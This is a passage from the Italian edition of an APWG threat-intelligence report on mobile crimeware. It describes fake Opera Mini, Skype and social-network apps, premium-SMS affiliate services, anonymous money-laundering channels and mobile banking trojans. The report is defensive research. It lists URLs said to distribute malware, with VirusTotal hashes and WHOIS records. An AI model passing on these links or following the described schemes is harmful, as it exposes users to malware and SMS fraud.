Supplemento a Frodi con Dispositivi Mobili:

Crimeware dei dispositivi mobili ed il mercato dei servizi illeciti

Ricercatori Principali e Corrispondenti

Jart Armin & Andrey Komarov

Ricercatori che hanno contribuito

Raoul Chiesa, Bryn Thompson, Will Rogofsky

Panel & Review

Peter Cassidy (APWG), Dr. Ray Genoe (UCD), Robert McArdle (Trend Micro), Edgardo Montes de Oca (Montimage), Dave Piscitello (ICANN), Foy Shiver (APWG)

Edizione Italiana

Responsabile dell'edizione in lingua italiana:

Raoul Chiesa (CLUSIT, APWG)

Contributori:

Selene Giupponi (Security Brokers)

Francesco Mininni (Uff. Esercito Italiano)

Mar CC Riccardo Trifonio (Arma dei Carabinieri)

Con il patrocinio di:

Clusit
Associazione Italiana per la Sicurezza Informatica

Sito web APWG per le frodi dei dispositivi mobili - http://apwg.org/resources/mobile

Indice dei Contenuti

Edizione Italiana 1
Introduzione 3
I servizi del crimine informatico "sommerso" 3
Pay by Install – Mobile Browsers Falsi 4
1) Opera Mini 4
2) Applicazioni Social Network false 6
3) Applicazioni Skype false 7
Servizi in abbonamento 9
1) ZipWap.ru 9
2) Load-WAP 10
3) StimulPremium 13
4) Infrastrutture di supporto 14
Malware per Mobile Banking 16
1) Flooders (Skype, ICQ SMS) 16
2) SMS Stealers 19
3) SMS Spam/Spoofing 22
4) Intrusion di dispositivi mobili 25
Smishing e Phishing 27
Fornitori di servizi di hosting "a prova di proiettile" 28

Edizione in lingua italiana pubblicata il 17 Settembre 2013

ISBN # 978-0-9836249-9-8

Introduzione

I servizi del crimine informatico "sommerso"

Esiste un prosperoso commercio "sommerso" nel mercato dei dispositivi mobili, dove i criminali informatici adattano le tecniche sperimentate e collaudate, utilizzate per violare i PC, così come un numero crescente di tecniche innovative, sviluppate specificamente per l'area in rapida espansione dei dispositivi mobili.

I criminali informatici russi, noti per le loro competenze ed abilità tecnologiche, sono stati pronti a sfruttare gli utenti mobili meno esperti o mal preparati e le vulnerabilità, alcune delle quali sono peculiari per lo specifico dispositivo.

Questo supplemento estende il *white paper* intitolato *"Mobile Threats and the Underground Marketplace" ("Minacce nel mondo Mobile e il mercato unsderground" nell'edizione italiana, NdR)*. Presenta le informazioni di base e ulteriori dettagli per le problematiche analizzate. Esso non intende analizzare tutti gli exploit noti nel mercato dei dispositivi mobili, ma fornisce un'istantanea di alcune delle tecniche attualmente utilizzate dalle associazioni di criminali informatici di maggior successo, soprattutto, in Europa orientale e nella Federazione Russa. In un mercato globale, però, alcuni exploit hanno la capacità di coinvolgere un pubblico più ampio e obiettivi più grandi.

Pay by Install – Mobile Browsers Falsi

Operatori poco scrupolosi lanciano attacchi mirati ad utenti mobili inconsapevoli attraverso "agenti" o programmi di rivendita basati sul pagamento di una commissione. Gli agenti possono essere consapevoli del reale scopo del programma, ma tanti restano inconsapevoli, che è quello di installare codici malevoli che indirizzano gli utenti verso web browser fasulli. Uno dei più popolari web browser per dispositivi mobili nella Federazione Russa è stato di recente oggetto di diversi attacchi eseguiti con successo.

1) Opera Mini

Una volta scaricato, il servizio distribuisce diverse varianti di malware (SMS illegali e iscrizioni a contenuti mobili) su pagine che si riferiscono ad Opera Mini.




Figura 1: Applicazione Opera-Mini falsa che distribuisce malware su traffico cellulare (WAP, WEB)

Un esempio di questa operazione esiste su: SmsPurple.ru (94.75.199.211, AS16265 – NL/Leaseweb B.v.)

```
domain:SMSPURPLE.RU
nserver:dns1.yandex.net.
nserver:dns2.yandex.net.
state:REGISTERED,DELEGATED,UNVERIFIED
person:Private Person
registrar:NAUNET-REG-RIPN
```

```
admin-contact:https://client.naunet.ru/c/whoiscontact
created:2011.12.02
paid-till:2013.12.02
free-date:2014.01.02
source:TCI
```

Recenti indagini hanno individuato circa 130 siti WEB che distribuiscono mobile browser falsi e che utilizzando il marchio software Opera in zone con nomi di dominio .RU e .COM.

№	Domain name	VirusTotal analytics
1	http://opera-ltd.com/opera_mini_android_download.html - Android malware	https://www.virustotal.com/file/7cecfba8625f7a0f65edde293d5e2134204f6ba072cfdc61a5c9ea307e4b77e7/analysis/1360329941/
2	http://opera-ltd.com/opera_mini_ios_download.html - iOS malware	https://www.virustotal.com/file/443555ab33050042bd6aa10318a4dfbe665abf1207eb68c958478adf2c6d31b1/analysis/1360330172/
3	http://operamini-sonyericsson.ru/ - Nokia Symbian malware	https://www.virustotal.com/file/e617b150107303116153a271e0ff16f81db1b0a06ff9009c676a1769048d7497/analysis/1350635477/
4	http://operaminis5230.ru/ - Nokia Symbian malware	https://www.virustotal.com/file/e617b150107303116153a271e0ff16f81db1b0a06ff9009c676a1769048d7497/analysis/1350635477/
5	http://q-torrent.ru/Opera-12.00.exe - Windows Mobile malware	https://www.virustotal.com/file/8d4b287765ae33141ec469b7842bf8675fd22912e68bebd017420f64ff69a028/analysis/1343897094/
6	http://apdat-opera.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/file/8ad495489d1e2da878cbe863bcd453ae3a9880667a2679e27c00dd2038f49d72/analysis/1338910414/
7	http://6-opera-mini.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/ru/file/b99fd341f12ab56175ee83e04bca17c3b198e49c605151cc302cc81bf6bf935b/analysis/1338905206/
8	http://1-opera.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/file/d7926b8ba1bd67cc121888284492e53d230f26f5686150d3e2330405ccd5829d/analysis/1338904430/
9	http://www.opera11-download.ru/Opera-installer.exe - Windows Mobile malware	https://www.virustotal.com/file/d256513b92ae88833c4cd73ecc9690e372b24f24ba81fbe69284b866ff4c8773/analysis/1335621177/

I cellulari Android sono oggetto di software con applicazioni di "accelerazione" false.




Figura 2: Applicazioni di accelerazione false su Google Android

L'economia sommersa del crimine informatico prospera attraverso una vasta gamma di applicazioni come illustrato negli esempi sopra riportati.

2) Applicazioni Social Network false

Le applicazioni Social network sono a rischio a causa del mobile malware. I criminali informatici tendono a colpire applicazioni note al fine di massimizzare i profitti.

Ci sono diversi tipi di varianti di malware per dispositivi mobili che violano applicazioni come Opera, Jimm, VK, Odn, Skype e Gaydating e possono essere trovate in varie nazioni: Nigeria, Grecia, Finlandia, Romania, Canada, Danimarca, Belgio, Australia, Kirghizistan, Polonia, Cile, Portogallo, USA, Vietnam, ed altri.

Un'applicazione falsa tipica mostra il progresso del download al 23% e dopo esegue un pagamento al fornitore di servizi SMS.

Nella Federazione Russa il popolare sito web di appuntamenti Vkontakte.ru (VK.com) è oggetto dell'attività mostrata nei seguenti esempi:

Figura 3: Applicazioni false di Social Networking per VK.com

Le applicazioni false connesse ai Social Network operano attraverso malware come Java/SMSSend.AY o Trojan/J2ME.Agent.

3) Applicazioni Skype false

Le applicazioni mobili popolari sono oggetto dell'attività dei criminali informatici. Le applicazioni false connesse a Skype sfruttano utenti inconsapevoli spedendo costosi SMS che incrementano con grosse somme i guadagni illeciti degli operatori.

La tabella seguente illustra gli esempi di malware che recentemente hanno sfruttato l'applicazione Skype:

№	Domain name	VirusTotal analytics
1	http://skype-three-os.com/skype-android-download.html - Google Android malware	https://www.virustotal.com/file/db379a9b5c6b69a7ce504d6e9fb32c91c3bc97a95083851959ae9d3753e0c02d/analysis/1360336864/
2	http://iskyper.ru/uploads/evaer_video_recorder_for_skype_1.2.0.17.rar - Windows Mobile malware	https://www.virustotal.com/file/a3b175ecc09f36f2dc675da53e6065f06571e5a7a3310c36fff22eef4ec9df79/analysis/1360335469/ (evaer_video_recorder_for_skype_1.2.0.17.rar)
3	http://games-goo.ru/skype.exe - Windows Mobile malware	https://www.virustotal.com/file/b73e9bea8bb4d238c679b35a684163e73bfc19f25fca2252d005f16cd28931f2/analysis/1349255603/

Figura 4: skype-three-os.com (IP: 91.208.16.14)

Servizi in abbonamento

Nel mercato mobile sommerso nella Federazione Russa, il traffico malware viene diffuso attraverso degli attori principali quali: ZipWap, Phoneconvert, Stimulpremium, Load-Wap, Wizard-mobile, WapSyst. Alcuni di essi richiedono un invito speciale per diventare un membro, per ragioni di sicurezza, poichè servizi simili sono vietati a causa di abusi che possono verificarsi.

1) ZipWap.ru

Il sistema di monetizzazione principale di ZipWap.ru si realizza attraverso un'installazione a pagamento, sia sul dispositivo mobile che sul web.

ZipWap.ru ha più di 60 numeri speciali a pagamento per nazioni diverse, incluse USA, Canada, UK ed altre.




Figura 5: ZipWap.ru

ZipWap.ru è uno dei più vecchi servizi di crimine informatico per dispositivi mobili, operativo sin dal 2011:

```
icq 603559347, zipwapru@gmail.com
domain:ZIPWAP.RU
nserver:ns1.reg.ru.
nserver:ns2.reg.ru.
state:REGISTERED,DELEGATED,VERIFIED
person:Private Person
registrar:REGRU-REG-RIPN
admin-contact:http://www.reg.ru/whois/admin_contact
created:2011.05.29
paid-till:2013.05.29
free-date:2013.06.29
source:TCI
```

ZipWAP è uno dei servizi occulti più sofisticato dal punto di vista tecnico – offre DLE, Wordpress, integrazione uCoz, API personalizzate ed integrazione CMS per

piattaforme Google Android e Nokia Symbian. Comunque, applicazioni fasulle sono automaticamente generate come parte integrante del pacchetto installativo.

L'operatore richiede il pagamento per l'installazione del J2ME ed i suoi contenuti, mentre rimane inconsapevole che l'applicazione è caricata con il malware che genera le applicazioni fasulle.




Figura 6: ZipWap offre servizi tecnologici di alto livello modificate con applicazioni Android e Symbian fasulle




Figura 7: Android è un obiettivo

2) Load-WAP

Uno dei maggiori servizi occulti coinvolto nella distribuzione del malware è "Load-WAP" con circa 1770 membri. Questo servizio ha come obiettivo le aree della Russia, Bielorussa, Kazakistan, Armenia, Moldovia, Estonia, Lituania, Lettonia ed Israele.

Alcuni membri di 'Load-WAP' guadagnano più di $6,000 al giorno con la distribuzione del malware, dimostrando un alto tasso di conversione:

Дата	Скачивания	Смс	Ратио смс	руб/1К	Реф.	Сумма
22.07.2011	16234	835	1:19	2922.09 р.	0.00 р.	47437.23 р.
23.07.2011	11982	627	1:19	2746.36 р.	0.00 р.	32906.93 р.
24.07.2011	10378	572	1:18	2969.34 р.	0.00 р.	30815.86 р.
25.07.2011	18017	998	1:18	2570.04 р.	0.00 р.	46304.34 р.
26.07.2011	7370	329	1:22	2175.71 р.	0.00 р.	16035.01 р.
Итого	63981	3361	1:19	2711.73 р.	0.00 р.	173499.37 р.

Figuras 8: Load-WAP.com

Figura 9: Load-WAP.com

```
Domain Name:LOAD-WAP.COM
Registration Date:08-Nov-2011
Expiration Date:08-Nov-2013
Status:LOCKED
Name Servers:
ns16.dnsever.com
ns55.dnsever.com
ns86.dnsever.com
Registrant Contact Details:
```

```
PrivacyProtect.org

Domain Admin( contact@privacyprotect.org )
ID#10760,PO Box 16
Note - Visit PrivacyProtect.org to contact the domain
owner/operator
Nobby Beach
Queensland,QLD 4218
AU
Tel.+45.36946676
```

Load-WAP punta alle applicazioni di Google android e paga i suoi agenti fino all'80% per installazione. Questo servizio offre anche applicazioni malware private per iPhone ed iPad per membri VIP, ma non è più pubblicata.




Figura 10: Servizio privato VIP di Load-WAP per traffico Apple iOS




Figura 11: Pagina speciale per clienti VIP iOS di Load-WAP

3) StimulPremium

Figura 12: Inviti per la registrazione privata di Stimulpremium

```
Registration Service Provided By: DOMAIN NAMES REGISTRAR
REG.RU LTD.

Domain Name: STIMULPREMIUM.COM
Registration Date: 26-Apr-2011
Expiration Date: 26-Apr-2013
Status:LOCKED
```

```
Name Servers:
ns1.reg.ru
ns2.reg.ru
Registrant Contact Details:
PrivacyProtect.org

Domain Admin( contact@privacyprotect.org )
ID#10760,PO Box 16
Note – Visit PrivacyProtect.org to contact the domain
owner/operator
Nobby Beach
Queensland,QLD 4218
AU
Tel. +45.36946676
```




Figura 13: Dominio StimulPremium bloccato per webmaster VIP privati

4) Infrastrutture di supporto

I criminali informatici beneficiano del supporto di servizi finanziari "amici". Alcuni dei proventi generati dal malware sono incanalati attraverso Webmoney (WMR) o con bonifici bancari attraverso EPESE. EPESE è un sistema per "pulire" il denaro in modo anonimo per cui non è necessario possedere un conto corrente per trasferire somme di denaro o ricevere proventi dai partner dei programmi occulti.

Servizi simili a EPESE sono affiliati ai famosi programmi tipo "pharma" come "RX-Affiliate-Network" e sono molto noti in alcune comunità di webmaster per adulti.

Altre possibilità di "monetizzare" somme illecite sono garantite da altri servizi quali le carte speciali prepagate del servizio EPESE, che sono spedite anonimamente ai membri.




Figura 14: Carte prepagate spedite in modo anonimo




Figura 15: Servizi di money laundering discussi su una comunità webmasters per adulti[1]

[1] http://www.master-x.com/forum/topics/151109/

Malware per Mobile Banking

Il malware per mobile banking è disponibile in una varietà di applicazioni. Il malware che cambia la destinazione dei fondi è quello che comporta il pericolo potenziale maggiore sia per gli utenti che per le istituzioni finanziarie. Man mano che il mobile banking è diventato popolare e disponibile ad ogni cliente delle banche, questi tipi di attacco sono aumentati.

Uno dei Trojans più conosciuti ad oggi, colpisce Android e Blackberry; ZitMo – "Zeus in the Mobile" è limitato principalmente alle nazioni europee, nonostante sia responsabile per il furto di milioni di euro.

Il sistema OTP (One Time Password) può essere intercettato. Il furto di SMS e dei codici MTAN precede il trasferimento illecito di denaro; il malware nasconde la notifica dei messaggi in arrivo dando ai criminali informatici il tempo per eseguire il trasferimento e confermare la transazione attraverso l'account on-line compromesso.

Un altro malware popolare blocca le chiamate in arrivo dal call-center della banca. Questo fa in modo che il *money-mule* possa chiamare la banca al posto del cliente e confermare i dettagli dell'operazione.

Altri tipi di malware per dispositivi mobili sono esaminati più nel dettaglio:

1) Flooders (Skype, ICQ SMS)

I cirminali informatici usano tool speciali come gli Skype Flooders e gli ICQ SMS flooders che sono anche utili per gli attacchi "smishing".

